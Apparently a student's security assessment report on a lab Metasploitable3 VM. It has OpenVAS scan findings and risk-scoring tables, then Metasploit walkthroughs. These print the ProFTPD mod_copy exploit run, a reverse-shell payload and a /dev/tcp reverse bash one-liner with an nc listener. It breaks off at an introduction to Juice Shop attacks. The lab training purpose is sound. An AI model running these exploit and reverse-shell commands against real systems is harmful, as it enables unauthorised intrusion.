Security Evaluation and Risk Analysis Report

Author: Mohammed Hasan Shaikh, Report Updated On: 25/02/2026

Contents

Security Evaluation and Risk Analysis Report 1

1. **Introduction** 3
2. **Vulnerability Scan Using OpenVAS Tool** 3
3. **Metasploitable3 Machine Attack Simulation** 13
4. **OWASP Juice Shop Attack Simulation** 18
5. **OWASP Top 10 Vulnerabilities** 20
6. **Lessons Learnt & Conclusion** 21
7. **References** 21

1. Introduction

In this report, I will discuss the fundamental theoretical knowledge and practical skills required to perform a comprehensive security assessment using open-source tools and structured methodologies. The report will begin by explaining how I conducted vulnerability scan with OpenVAS tool, document findings systematically, and apply structured risk assessment techniques to prioritize identified vulnerabilities effectively by creating suitable risk rating, risk matrix and other required risk analysis related tables. I will then discuss about how I simulated attack on Metasploitable3 machine using the Kali Linux tools (Metasploit Framework and Nmap). Finally, I will discuss how I simulated an attack on the practical leading platform OWASP Juice Shop to emphasize its vulnerabilities. Additionally, I will take suitable screenshots throughout the report to show clear evidence of the attacks and scans performed.

2. Vulnerability Scan Using OpenVAS Tool

In this segment of the report, I will discuss on how I performed vulnerability scan on the target Metaploitable3 machine (Target IP Address: 192.168.1.38) using OpenVAS tool effectively. I will use screenshots and tables as evidence.

I performed OpenVAS scanning on the target Metasploitable3 machine. This is shown through screenshots below.



Figure 1: Metasploitable3 Vulnerability Scan – Tasks



Figure 2: Metasploitable3 Vulnerability Scan – Vulnerabilities Found



Figure 3: Metasploitable3 Vulnerability Scan – Results Found

The below are the important Risk Analysis Tables I have created to better understand the vulnerabilities, risks and its scores.

Score	Likelihood	Description
3	High	Easily exploitable remotely, no special conditions required
2	Medium	Exploitable under certain conditions
1	Low	Requires unlikely or complex attack scenario

Table 1: Likelihood Scale

Score	Impact	Description
3	High	Confidentiality, Integrity, or Authentication compromise possible
2	Medium	Security weakening, enables further attack
1	Low	Information disclosure or minor hardening issue

Table 2: Impact Scale

Risk Score	Risk Level	Action Required
7-9	High	Immediate remediation
4-6	Medium	Planned remediation
1-3	Low	Acceptable / Hardening

Table 3: Risk Score/Level with my risk prioritization and remediation plan

Risk Score = Likelihood Score X Impact Score

Now, below is the table showing the vulnerabilities found through OpenVAS Scan with its risk score, risk level and a short justification as to why these scores were assigned to the vulnerabilities.

#	Vulnerability	Likelihood (1-3)	Impact (1-3)	Risk Score (LXI)	Risk Level	Justification
1	SSL/TLS Weak Cipher Suites (3DES – SWEET32) – CVE-2016-2183	3	3	9	High	Remotely exploitable cryptographic weakness affecting confidentiality
2	Weak SSH Key Exchange (1024-bit DH / SHA1)	2	3	6	Medium	Requires targeted attack but impacts secure session confidentiality
3	Weak SSH Host Key (DSA – ssh-dss)	2	2	4	Medium	Deprecated algorithm reduces authentication strength

4	Weak SSH Encryption Algorithms (CBC / RC4)	2	2	4	Medium	Weak ciphers may allow ciphertext recovery attacks
5	Weak SSH MAC Algorithms (MD5 / SHA1-96)	2	2	4	Medium	Message integrity algorithms are outdated
6	Deprecated TLS 1.0 / 1.1 – CVE-2011-3389	1	2	2	Low	Known weaknesses but less commonly exploited today
7	FTP Unencrypted Cleartext Login	3	2	6	Medium	Credentials can be easily sniffed on network
8	TCP Timestamps Information Disclosure	2	1	2	Low	Minor uptime information leakage
9	ICMP Timestamp Reply Disclosure	3	1	3	Low	Easily triggered but minimal security impact

Table 4: Complete Detailed Vulnerability Risk Scoring Table

Now, below are the two risk matrix tables I have created to evaluate, prioritize, and manage risks in a structured and visual way. One is a normal standard risk matrix table created in excel sheet and the second one includes the vulnerabilities.

	A	B	C	D	E
1	**Likelihood**	**Impact**	**Risk Level**		
2	High	High	Critical		
3	High	Medium	High		
4	Low	Low	Low		
5					

Figure 4: Standard Risk Matrix Table – Excel Sheet

Likelihood \ Impact	Low Impact	Medium Impact	High Impact
High Likelihood	ICMP Timestamp Reply	FTP Cleartext Login	SSL/TLS Weak Cipher Suites (3DES – SWEET32) – CVE-2016-2183
Medium Likelihood	TCP Timestamps Disclosure	Weak SSH Host Key (DSA), Weak SSH Encryption (CBC/RC4), Weak SSH MAC Algorithms	Weak SSH Key Exchange (SHA1 / 1024-bit DH)
Low Likelihood	-	Deprecated TLS 1.0 / 1.1 – CVE-2011-3389	-

Table 5: Risk Matrix Table with the Vulnerabilities

The below is the CVSS calculator table used to assess the severity of each vulnerability.

Rating	CVSS Score
Log	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Table 6: CVSS Calculator Table

Now, below is the detailed explanation of the vulnerabilities found through OpenVAS. It is taken directly from the report generated and exported in OpenVAS/GVM.

SSL/TLS: Report Vulnerable Cipher Suites for HTTPS

Target IP: 192.168.1.38
CVSS Score & Severity: 7.5 (High)
QoD: 98%
Location: 631/tcp
Colour: Red
CVE ID: CVE-2016-2183, CVE-2016-6329, CVE-2020-12872

Summary
This routine reports all SSL/TLS cipher suites accepted by a service where attack vectors exist only on HTTPS services.

Affected Software/OS
All services accepting vulnerable SSL/TLS cipher suites via HTTPS.

Impact
This could allow remote attackers to obtain sensitive information or have other, unspecified impacts.

Mitigation
The configuration of these services should be changed so that it does not accept the listed cipher suites anymore.

Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)

Target IP: 192.168.1.38
CVSS Score & Severity: 5.3 (Medium)
Qod: 80%
Location: 22/tcp
Colour: Orange
CVE ID: -

Summary
The remote SSH server is configured to allow / support weak key exchange (KEX) algorithm(s).

Impact
An attacker can quickly break individual connections.

Mitigation
Disable the reported weak KEX algorithm(s)
- 1024-bit MODP group / prime KEX algorithms:
Alternatively use elliptic-curve Diffie-Hellmann in general, e.g. Curve 25519.

Weak Host Key Algorithm(s) (SSH)

Target IP: 192.168.1.38
CVSS Score & Severity: 5.3 (Medium)
Qod: 80%
Location: 22/tcp
Colour: Orange
CVE ID: -

Summary
The remote SSH server is configured to allow / support weak host key algorithm(s).

Mitigation:
Disable the reported weak host key algorithm(s).

FTP Unencrypted Cleartext Login

Target IP: 192.168.1.38
CVSS Score & Severity: 4.8 (Medium)
Qod: 70%
Location: 21/tcp
Colour: Orange
CVE ID: -

Summary
The remote host is running a FTP service that allows cleartext logins over unencrypted connections.

Impact
An attacker can uncover login names and passwords by sniffing traffic to the FTP service.

Mitigation:
Enable FTPS or enforce the connection via the 'AUTH TLS' command.

SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection

Target IP: 192.168.1.38
CVSS Score & Severity: 4.3 (Medium)
Qod: 98%
Location: 631/tcp
Colour: Orange
CVE ID: CVE-2011-3389, CVE-2015-0204, CVE-2023-41928, CVE-2024-41270, CVE-2025-3200

Summary
It was possible to detect the usage of the deprecated TLSv1.0 and/or TLSv1.1 protocol on this system.

Affected Software/OS
- All services providing an encrypted communication using the TLSv1.0 and/or TLSv1.1 protocols
- CVE-2023-41928: Kiloview P1 4G and P2 4G Video Encoder
- CVE-2024-41270: Gorush v1.18.4
- CVE-2025-3200: Multiple products from Wiesemann & Theis

Impact
An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.

Furthermore, newly uncovered vulnerabilities in these protocols won't receive security updates anymore.

Mitigation
It is recommended to disable the deprecated TLSv1.0 and/or TLSv1.1 protocols in favor of the TLSv1.2+ protocols.

Weak Encryption Algorithm(s) Supported (SSH)

Target IP: 192.168.1.38
CVSS Score & Severity: 4.3 (Medium)
Qod: 80%
Location: 22/tcp
Colour: Orange
CVE ID: -

Summary
The remote SSH server is configured to allow / support weak encryption algorithm(s).

Mitigation:
Disable the reported weak encryption algorithm(s).

TCP Timestamps Information Disclosure

Target IP: 192.168.1.38
CVSS Score & Severity: 2.6 (Low)
Qod: 80%
Location: general/tcp
Colour: Light Blue
CVE ID: -

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Affected Software/OS
TCP implementations that implement RFC1323/RFC7323.

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Mitigation
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.

To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'

Starting with Windows Server 2008 and Vista, the timestamp cannot be completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.

Weak MAC Algorithm(s) Supported (SSH)

Target IP: 192.168.1.38
CVSS Score & Severity: 2.6 (Low)
Qod: 80%
Location: 22/tcp
Colour: Light Blue
CVE ID: -

Summary
The remote SSH server is configured to allow / support weak MAC algorithm(s).

Mitigation
Disable the reported weak MAC algorithm(s).

ICMP Timestamp Reply Information Disclosure

Target IP: 192.168.1.38
CVSS Score & Severity: 2.1 (Low)
Qod: 80%
Location: general/icmp
Colour: Light Blue
CVE ID: CVE-1999-0524

Summary
The remote host responded to an ICMP timestamp request.

Impact
This information could theoretically be used to exploit weak time-based random number generators in other services.

Mitigation
Various mitigations are possible:

- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks).

Now, the below shows the summary of each vulnerability and its severity but in excel sheet table to better visualize.

	A	B	C	D	E
1	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS				
2	CVSS Score & Severity	7.5 (High)			
3	QoD	98%			
4	Location	631/tcp			
5					

Figure 5: Vulnerability 1 – Excel Sheet

	A	B	C	D	E
1	**Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)**				
2	CVSS Score & Severity	5.3 (Medium)			
3	QoD	80%			
4	Location	22/tcp			

Figure 6: Vulnerability 2 – Excel Sheet

	A	B
1	**Weak Host Key Algorithm(s) (SSH)**	
2	CVSS Score & Severity	5.3 (Medium)
3	QoD	80%
4	Location	22/tcp

Figure 7: Vulnerability 3 – Excel Sheet

	A	B	C
1	**FTP Unencrypted Cleartext Login**		
2	CVSS Score & Severity	4.8 (Medium)	
3	QoD	70%	
4	Location	21/tcp	
5			

Figure 8: Vulnerability 4 – Excel Sheet

	A	B	C	D	E
1	**SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection**				
2	CVSS Score & Severity	4.3 (Medium)			
3	QoD	98%			
4	Location	631/tcp			
5					

Figure 9: Vulnerability 5 – Excel Sheet

	A	B	C	D
1	**Weak Encryption Algorithm(s) Supported (SSH)**			
2	CVSS Score & Severity	4.3 (Medium)		
3	QoD	80%		
4	Location	22/tcp		
5				

Figure 10: Vulnerability 6 – Excel Sheet

	A	B	C	D
1	**TCP Timestamps Information Disclosure**			
2	CVSS Score & Severity	2.6 (Low)		
3	QoD	80%		
4	Location	general/tcp		
5				

Figure 11: Vulnerability 7 – Excel Sheet

	A	B	C	D
1	**Weak MAC Algorithm(s) Supported (SSH)**			
2	CVSS Score & Severity	2.6 (Low)		
3	QoD	80%		
4	Location	22/tcp		
5				

Figure 12: Vulnerability 8 – Excel Sheet

	A	B	C	D
1	**ICMP Timestamp Reply Information Disclosure**			
2	CVSS Score & Severity	2.1 (Low)		
3	QoD	80%		
4	Location	general/icmp		
5				

Figure 13: Vulnerability 9 – Excel Sheet

3. Metasploitable3 Machine Attack Simulation

In this segment of the report, I will discuss on how I simulated attack on the Metasploitable3 machine (Target IP Address: 192.168.1.38) using Kali Linux tools (Metasploit Framework and Nmap). I will discuss the two methods I have used to attack Metasploitable3 machine. I will effectively use screenshots as evidence.



Figure 14: Record the IP Address of the target Metasploitable3 Machine using 'ifconfig'

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ nmap -sV 192.168.1.38
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 08:44 -0500
Nmap scan report for 192.168.1.38
Host is up (0.0013s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp?
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:02:EF:F1 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.18 seconds
```

I am going to attack ftp service

Figure 15: Using nmap -sV to scan for open ports and services

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ sudo systemctl start postgresql
[sudo] password for kali:
```

Figure 16: Step 1 – start postgresql

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Figure 17: Step 2 – Check if the msf database started

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ sudo msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>
```

Figure 18: Step 3 – Enter the msfconsole

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
```

Figure 19: Step 4 – Check database status

```
msf > db_nmap -sV 192.168.1.38
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-24 01:52 -0500
[*] Nmap: Nmap scan report for 192.168.1.38
[*] Nmap: Host is up (0.0015s latency).
[*] Nmap: Not shown: 991 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE  SERVICE     VERSION
[*] Nmap: 21/tcp   open   ftp         ProFTPD 1.3.5
[*] Nmap: 22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp   open   http        Apache httpd 2.4.7
[*] Nmap: 445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 631/tcp  open   ipp         CUPS 1.7
[*] Nmap: 3000/tcp closed ppp
[*] Nmap: 3306/tcp open   mysql       MySQL (unauthorized)
[*] Nmap: 8080/tcp closed http-proxy
[*] Nmap: 8181/tcp closed intermapper
[*] Nmap: MAC Address: 08:00:27:02:EF:F1 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
 replaced with '*' in regular expression
```

Figure 20: Step 5 – Check for open ports and services once again for verification

```
msf > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Figure 21: Step 6 – Search the version name for ftp service, to attack through the exploit

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

Figure 22: Step 7 – Use the exploit

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.22     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Figure 23: Step 8 – Check the options to fill

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.1.38
RHOSTS => 192.168.1.38
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
[*] 192.168.1.38:80 - 192.168.1.38:21 - Connected to FTP server
[*] 192.168.1.38:80 - 192.168.1.38:21 - Sending copy commands to FTP server
[*] 192.168.1.38:80 - Executing PHP payload /jYCf2.php
[+] 192.168.1.38:80 - Deleted /var/www/html/jYCf2.php
[*] Command shell session 1 opened (192.168.1.22:4444 -> 192.168.1.38:44770) at 2026-02-25 04:45:32 -0500

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
hostname
metasploitable3-ub1404
```

Figure 24: Step 9 – Fill the options and run the exploit

As shown above, I have successfully attacked the Metasploitable3 machine and gained access to its shell.

Another method I used to gain access to the shell is effectively shown below through the screenshots.

Once again enter the msfconsole as shown previously and start from there.

```
msf > search cmd/unix

Matching Modules
================

  #   Name                                                   Disclosure Date  Rank       Check  Description
  -   ----                                                   ---------------  ----       -----  -----------
  0   payload/cmd/unix/adduser                               .                normal     No     Add user with useradd
  1   exploit/linux/persistence/autostart                    2006-02-13       excellent  Yes    Autostart Desktop Item Persistence
  2   exploit/unix/smtp/morris_sendmail_debug                1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
  3   payload/cmd/unix/php/download_exec                     .                normal     No     PHP Exec
  4   payload/cmd/unix/php/meterpreter_reverse_tcp           .                normal     No     PHP Exec
  5   payload/cmd/unix/php/bind_php                          .                normal     No     PHP Exec, PHP Command Shell, Bind TCP (via PHP)
  6   payload/cmd/unix/php/bind_php_ipv6                     .                normal     No     PHP Exec, PHP Command Shell, Bind TCP (via php) IPv6
  7   payload/cmd/unix/php/shell_findsock                    .                normal     No     PHP Exec, PHP Command Shell, Find Sock
  8   payload/cmd/unix/php/reverse_php                       .                normal     No     PHP Exec, PHP Command Shell, Reverse TCP (via PHP)
  9   payload/cmd/unix/php/exec                              .                normal     No     PHP Exec, PHP Execute Command
  10  payload/cmd/unix/php/meterpreter/bind_tcp              .                normal     No     PHP Exec, PHP Meterpreter, Bind TCP Stager
  11  payload/cmd/unix/php/meterpreter/bind_tcp_ipv6         .                normal     No     PHP Exec, PHP Meterpreter, Bind TCP Stager IPv6
  12  payload/cmd/unix/php/meterpreter/bind_tcp_ipv6_uuid    .                normal     No     PHP Exec, PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
  13  payload/cmd/unix/php/meterpreter/bind_tcp_uuid         .                normal     No     PHP Exec, PHP Meterpreter, Bind TCP Stager with UUID Support
  14  payload/cmd/unix/php/meterpreter/reverse_tcp           .                normal     No     PHP Exec, PHP Meterpreter, PHP Reverse TCP Stager
  15  payload/cmd/unix/php/meterpreter/reverse_tcp_uuid      .                normal     No     PHP Exec, PHP Meterpreter, PHP Reverse TCP Stager
```

Figure 25: Step 1 – Search the payload to use

In this case, I will be using reverse_bash payload to gain access to Metapsloitable3 shell.

```
msf > msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.22 lport=1111 R
[*] exec: msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.22 lport=1111 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 71 bytes
bash -c '0<&32-;exec 32<>/dev/tcp/192.168.1.22/1111;sh <&32 >&32 2>&32'
msf >
```

Copy this

Figure 25: Step 2 – Use the payload using msfvenom and set the options accordingly

Once I pressed enter, I have gotten the bash -c line. This is a very important line as when it is copied and pasted in the terminal of Metasploitable3 machine, I can gain access to Metasploitable3 shell through Kali Linux. This will be further shown through screenshots below.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ ssh vagrant@192.168.1.38
The authenticity of host '192.168.1.38 (192.168.1.38)' can't be established.
ED25519 key fingerprint is: SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.38' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
vagrant@192.168.1.38's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)
```

Figure 26: Step 3 – ssh to Metasploitable3 machine to access Metasploitable3 machine

```
vagrant@metasploitable3-ub1404:~$ 0<&32-;exec 32<>/dev/tcp/192.168.1.22/1111;sh <&32 >&32 2>&32
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 32: Bad file descriptor
```

Figure 27: Step 4 – Paste the copied bash -c line

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task1]
└─$ nc -vlp 1111
listening on [any] 1111 ...
192.168.1.38: inverse host lookup failed: Unknown host
connect to [192.168.1.22] from (UNKNOWN) [192.168.1.38] 51074
whoami
vagrant
```

Figure 28: Step 5 – In the second session tab listen on the port 1111 and gain access to Metasploitable3 shell through Kali Linux machine.

Make sure, both the bash -c line and the command to listen on port runs simultaneously in their respective session tabs.

As shown above through the screenshots, I have once again gained access to Metasploitable3 shell, but through second method.

4. OWASP Juice Shop Attack Simulation

In this segment of the report, I will discuss on how I practiced in OWASP Juice Shop to attack it and exploits its web vulnerabilities like SQL Injection and Cross Site Scripting.

The below are the screenshots used as evidence to show the SQL Injection and Cross Site Scripting attacks I performed on this vulnerable website.

